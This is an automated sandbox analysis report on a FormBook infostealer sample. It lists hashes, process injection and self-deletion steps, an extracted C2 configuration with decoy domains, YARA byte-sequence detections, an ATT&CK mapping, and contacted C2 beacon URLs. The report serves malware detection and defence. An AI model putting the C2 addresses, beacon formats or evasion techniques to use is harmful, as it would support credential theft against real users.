ID: 452405
Sample Name:
wREFu91LXZ.exe
Cookbook: default.jbs
Time: 10:07:25
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report wREFu91LXZ.exe

Overview


General Information

Sample Name:	wREFu91LXZ.exe
Analysis ID:	452405
MD5:	686dc98567009e..
SHA1:	5788c30289d12f6.
SHA256:	11d84c7f9c579c2..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …

Classification



Process Tree

- **System is w10x64**
- wREFu91LXZ.exe (PID: 5912 cmdline: 'C:\Users\user\Desktop\wREFu91LXZ.exe' MD5: 686DC98567009E47EAC88E95804B9DDE)
  - wREFu91LXZ.exe (PID: 492 cmdline: 'C:\Users\user\Desktop\wREFu91LXZ.exe' MD5: 686DC98567009E47EAC88E95804B9DDE)
    - explorer.exe (PID: 3388 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - msiexec.exe (PID: 5256 cmdline: C:\Windows\SysWOW64\msiexec.exe MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
        - cmd.exe (PID: 6084 cmdline: /c del 'C:\Users\user\Desktop\wREFu91LXZ.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 3728 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.extinctionbrews.com/dy8g/"
  ],
  "decoy": [
    "mzyxi-rkah-y.net",
    "okinawarongnho.com",
    "qq66520.com",
    "nimbus.watch",
    "cwdelrio.com",
    "regalshopper.com",
    "avito-payment.life",
    "jorgeporcayo.com",
    "galvinsky.digital",
    "guys-only.com",
    "asmfruits-almacenes.com",
    "boatrace-life04.net",
    "cochez.club",
    "thelastvictor.net",
    "janieleconte.com",
    "ivoirepneus.com",
    "saludflv.info",
    "mydreamtv.net",
    "austinphy.com",
    "cajunseafoodstcloud.com",
    "13006608192.com",
    "clear3media.com",
    "thegrowclinic.com",
    "findfoodshop.com",
    "livegaming.store",
    "greensei.com",
    "atmaapothecary.com",
    "builtbydawn.com",
    "wthcoffee.com",
    "melodezu.com",
    "oikoschain.com",
    "matcitekids.com",
    "killrstudio.com",
    "doityourselfism.com",
    "monsoonnerd.com",
    "swissbankmusic.com",
    "envisionfordheights.com",
    "invisiongc.net",
    "aizaibali.com",
    "professioneconsulenza.net",
    "chaneabond.com",
    "theamercianhouseboat.com",
    "scuolatua.com",
    "surivaganza.com",
    "xn--vuq722jwngjre.com",
    "quiteimediato.space",
    "ecofingers.com",
    "manageoceanaccount.com",
    "cindywillardrealtor.com",
    "garimpeirastore.online",
    "tinsley.website",
    "fitnesstwentytwenty.com",
    "thenorthgoldline.com",
    "scuolacounselingroma.com",
    "iwccgroup.com",
    "wideawakemomma.com",
    "anthonysavillemiddleschool.com",
    "sprinkleresources.com",
    "ravexim3.com",
    "onedadtwodudes.com",
    "shxytl.com",
    "iriscloudvideo.com",
    "theshapecreator.com",
    "vermogenswerte.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.230049818.00000000021A0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000002.230049818.00000000021A0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000002.230049818.00000000021A0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000000.273287950.0000000006399000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000000.273287950.0000000006399000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x46a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x4191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x47a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xa83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 22 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.1.wREFu91LXZ.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.1.wREFu91LXZ.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.1.wREFu91LXZ.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
1.2.wREFu91LXZ.exe.21a0000.2.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.wREFu91LXZ.exe.21a0000.2.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	DLL Side-Loading 1	Process Injection 5 1 2	Virtualization/Sandbox Evasion 2	OS Credential Dumping	Security Software Discovery 1 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Process Injection 5 1 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	System Information Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
wREFu91LXZ.exe	32%	Virustotal		Browse
wREFu91LXZ.exe	54%	ReversingLabs	Win32.Trojan.VirRansom	
wREFu91LXZ.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.msiexec.exe.48c7960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
10.2.msiexec.exe.22b358.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.2.wREFu91LXZ.exe.21a0000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.2.wREFu91LXZ.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.1.wREFu91LXZ.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.2.wREFu91LXZ.exe.680000.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.cajunseafoodstcloud.com/dy8g/?9rrLUp1=sC7FhjJqcCFIEoUuEobIBnrRYwOZzG9nc/x6jFk5Keq5TgsKgOpKFfaz6JoBJPzzv7cu&sxlxj=RL30W	0%	Avira URL Cloud	safe	
http://www.tinsley.website/dy8g/?9rrLUp1=iVPDfBhYBy5JvywJlu7/jTaNaIK/WCHUrbFXeojMH/nMVdHPbpxjQuq5aGN6jhO1pTuT&sxlxj=RL30W	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.matcitekids.com/dy8g/?9rrLUp1=dI9eO6GEnVuhhF2IZBGZI9CJMc/scmM0Fs5NmUifzPq1VUdHCmcaYQjC6cJJVTF2eMwa&sxlxj=RL30W	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
www.extinctionbrews.com/dy8g/	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.extinctionbrews.com/dy8g/?9rrLUp1=DjnY/S7/G1yk/GGdjnbMG0pwlAlipgBY8a8MDSEvYTAaE8/8s3MkSQswoFjnAjbDmWUu&sxlxj=RL30W	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.chaneabond.com/dy8g/?9rrLUp1=0Hs+m/QFKKZkFwACjLHyI7vfWqidr4y2jXRg5Hngc5JW+sklzqaHxis+6ShLP6A0B+d4&sxlxj=RL30W	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.melodezu.com/dy8g/?9rrLUp1=qBaU/+yfeYHIlZouGPofXU4iidVfFInHYvrLlGgOmZTTl18u/l/MgAYEWpA7pfREgQYT&sxlxj=RL30W	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
matcitekids.com	50.87.248.20	true	true		unknown
extinctionbrews.com	34.102.136.180	true	false		unknown
www.surivaganza.com	217.160.0.254	true	true		unknown
tinsley.website	50.87.238.189	true	true		unknown
cajunseafoodstcloud.com	52.5.43.61	true	true		unknown
ext-sq.squarespace.com	198.185.159.144	true	false		high
melodezu.com	64.227.87.162	true	true		unknown
wthcoffee.com	184.168.131.241	true	true		unknown
www.wthcoffee.com	unknown	unknown	true		unknown
www.avito-payment.life	unknown	unknown	true		unknown
www.oikoschain.com	unknown	unknown	true		unknown
www.melodezu.com	unknown	unknown	true		unknown
www.tinsley.website	unknown	unknown	true		unknown
www.matcitekids.com	unknown	unknown	true		unknown
www.mydreamtv.net	unknown	unknown	true		unknown
www.chaneabond.com	unknown	unknown	true		unknown
www.extinctionbrews.com	unknown	unknown	true		unknown
www.monsoonnerd.com	unknown	unknown	true		unknown
www.cajunseafoodstcloud.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.cajunseafoodstcloud.com/dy8g/?9rrLUp1=sC7FhjJqcCFIEoUuEobIBnrRYwOZzG9nc/x6jFk5Keq5TgsKgOpKFfaz6JoBJPzzv7cu&sxlxj=RL30W	true	• Avira URL Cloud: safe	unknown
http://www.tinsley.website/dy8g/?9rrLUp1=iVPDfBhYBy5JvywJlu7/jTaNaIK/WCHUrbFXeojMH/nMVdHPbpxjQuq5aGN6jhO1pTuT&sxlxj=RL30W	true	• Avira URL Cloud: safe	unknown
http://www.matcitekids.com/dy8g/?9rrLUp1=dI9eO6GEnVuhhF2IZBGZI9CJMc/scmM0Fs5NmUifzPq1VUdHCmcaYQjC6cJJVTF2eMwa&sxlxj=RL30W	true	• Avira URL Cloud: safe	unknown
www.extinctionbrews.com/dy8g/	true	• Avira URL Cloud: safe	low
http://www.extinctionbrews.com/dy8g/?9rrLUp1=DjnY/S7/G1yk/GGdjnbMG0pwlAlipgBY8a8MDSEvYTAaE8/8s3MkSQswoFjnAjbDmWUu&sxlxj=RL30W	false	• Avira URL Cloud: safe	unknown
http://www.chaneabond.com/dy8g/?9rrLUp1=0Hs+m/QFKKZkFwACjLHyI7vfWqidr4y2jXRg5Hngc5JW+sklzqaHxis+6ShLP6A0B+d4&sxlxj=RL30W	true	• Avira URL Cloud: safe	unknown
http://www.melodezu.com/dy8g/?9rrLUp1=qBaU/+yfeYHIlZouGPofXU4iidVfFInHYvrLlGgOmZTTl18u/l/MgAYEWpA7pfREgQYT&sxlxj=RL30W	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.185.159.144	ext-sq.squarespace.com	United States		53831	SQUARESPACEUS	false
217.160.0.254	www.surivaganza.com	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
50.87.238.189	tinsley.website	United States		46606	UNIFIEDLAYER-AS-1US	true
52.5.43.61	cajunseafoodstcloud.com	United States		14618	AMAZON-AESUS	true
64.227.87.162	melodezu.com	United States		14061	DIGITALOCEAN-ASNUS	true
34.102.136.180	extinctionbrews.com	United States		15169	GOOGLEUS	false
50.87.248.20	matcitekids.com	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452405
Start date:	22.07.2021
Start time:	10:07:25
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	wREFu91LXZ.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/0@12/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 15.9% (good quality ratio 13%) • Quality average: 67.2% • Quality standard deviation: 36.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.185.159.144	Orden de compra cotizacion.exe	Get hash	malicious	Browse	• www.hatchethangout.com/vd9n/?b2Jda=DQ3LVDWlWtcUIlt1+CwvlUtDR5SkXT0PHl+npd08a6K4tUsO2N8Mk9PUhZ8nXrZ6VOqVJWfEOA==&pJB0=06ut_FPhn
	Inv_7623980.exe	Get hash	malicious	Browse	• www.staydoubted.com/m6b5/?s6A=pktzo183lxXcoqS041D7E1elfcf1Cshexlvl7R5YZ4XrClTYSIFYZO6NkU07LKi7alFGzeeDww==&u4kxl=5j-Ly2Z8tz0Hwrs
	Ever Brilliant scan.xlsx	Get hash	malicious	Browse	• www.groovysmoothieandjuice.com/qmf6/?4htd=UfHwMWmYBRwkI7Z+labDTmt8TnN7bBW1jO7Sb5ZOxpTJTW7jvDNawGyR05uMew8y+TGLlw==&fDHX=mjDdu2iXaB
	SMdWrQW0nH.exe	Get hash	malicious	Browse	• www.chaneabond.com/dy8g/?7nttTz=XZ7DUzy0phYTzxkp&lVo=0Hs+m/QFKKZkFwACjLHyI7vfWqidr4y2jXRg5Hngc5JW+skIzqaHxis+6RNbTLcPGL0p8EycZw==
	TT COPY $45000 15.07.2021.exe	Get hash	malicious	Browse	• www.miraclepawsfoundation.com/p6ai/?h2JTJt=+PzjM1NhMYGi2Wb9Hn0d3fC9h9foQ2RCKNNOQrdlkE8gE6LYJeni4s5y8VCIeiPMbHFH&XJBl=5jnLgdipVfk
	PO_8356.pdf.exe	Get hash	malicious	Browse	• www.the427group.com/ogpo/?7n0lq=wV1bXSp1XHJfT8T6S98AytRIJMK/GRP4l/ZsjCYErbEGvOk0H3UCALrW+92LSFz5kfRapGtPbQ==&hnQLA0=d2MtV2hhcv98DBGP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment_Ref_Advice.xlsx	Get hash	malicious	Browse	• www.chaneabond.com/dy8g/?Otx=hZrp3dQ0n&Sb=0Hs+m/QAKNZgFgMOhLHyI7vfWqidr4y2jXJwlE7hYZJX+dIO06LLnmU853NdLqEHK9AIlw==
	PDF.Requisition itemspo1123pdf.exe	Get hash	malicious	Browse	• www.alanalevittstudio.com/gscc/?Hh=GfKPFvb&k8=jSc6B1w1nKS0Uxq6RD1v6hlgeE273fusI6vNI10ZzAxHnndtYQ10NWAsY6v2B0Iz3FRA
	Purchase Order 127008454.exe	Get hash	malicious	Browse	• www.utrexpress.com/gscc/?_VR4=GISq5y5xA/qCQ15p4sd9yDbKxueN42KBsaZoHVqTzVOlLBMjyFN5SWfHzvrUrljRpGgL&jPh=OFQptzFhkd
	Invoice number FV0062022028.exe	Get hash	malicious	Browse	• www.howdoivote.info/gg9g/?MN64X=vND08cHGVezTHjK75sdEZ/nmneYmPu0DqyzR++CGQ9wPNUFXpPsK86C/91Xgg79sNWP4&oTz=0Prl2jAp9lDpep
	Rq0Y7HegCd.exe	Get hash	malicious	Browse	• www.chaneabond.com/dy8g/?3f=0Hs+m/QFKKZkFwACjLHyI7vfWqidr4y2jXRg5Hngc5JW+sklzqaHxis+6ShLP6A0B+d4&XRtpal=y48HaFr
	PO#JFUB0002 FOR NEW ORDER.exe	Get hash	malicious	Browse	• www.uluapokehouse.com/u9pi/?z658CR=aeDN/YE3ORvAzR+GWrC2+TG63pFDugwwZ19jzG1fqsa4jOVSOgKexm4OoFmfHCPkdLO8kdDrWA==&Axlx=MR-D
	vbc.exe	Get hash	malicious	Browse	• www.laurenkilbane.com/usur/?UT=9mhm3kIAbFxl5NCfFppBjkM9d4SkiQx3jmSdu6GJUXfc0y1jZvPXleFurq0+EV1bw9KY&g0D0=2dx06l

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	P0. 556117090.doc	Get hash	malicious	Browse	• www.loty-hd.com/k1rc/?N2=r5W8qzN/qHFyOC3qbzi78+WXKVvXpraIJpFafVS+Smj0a5cu+CPt7aYcqkSgYUn3ghlnOA==&Nxl0A8=5jiLRl9pajXpc
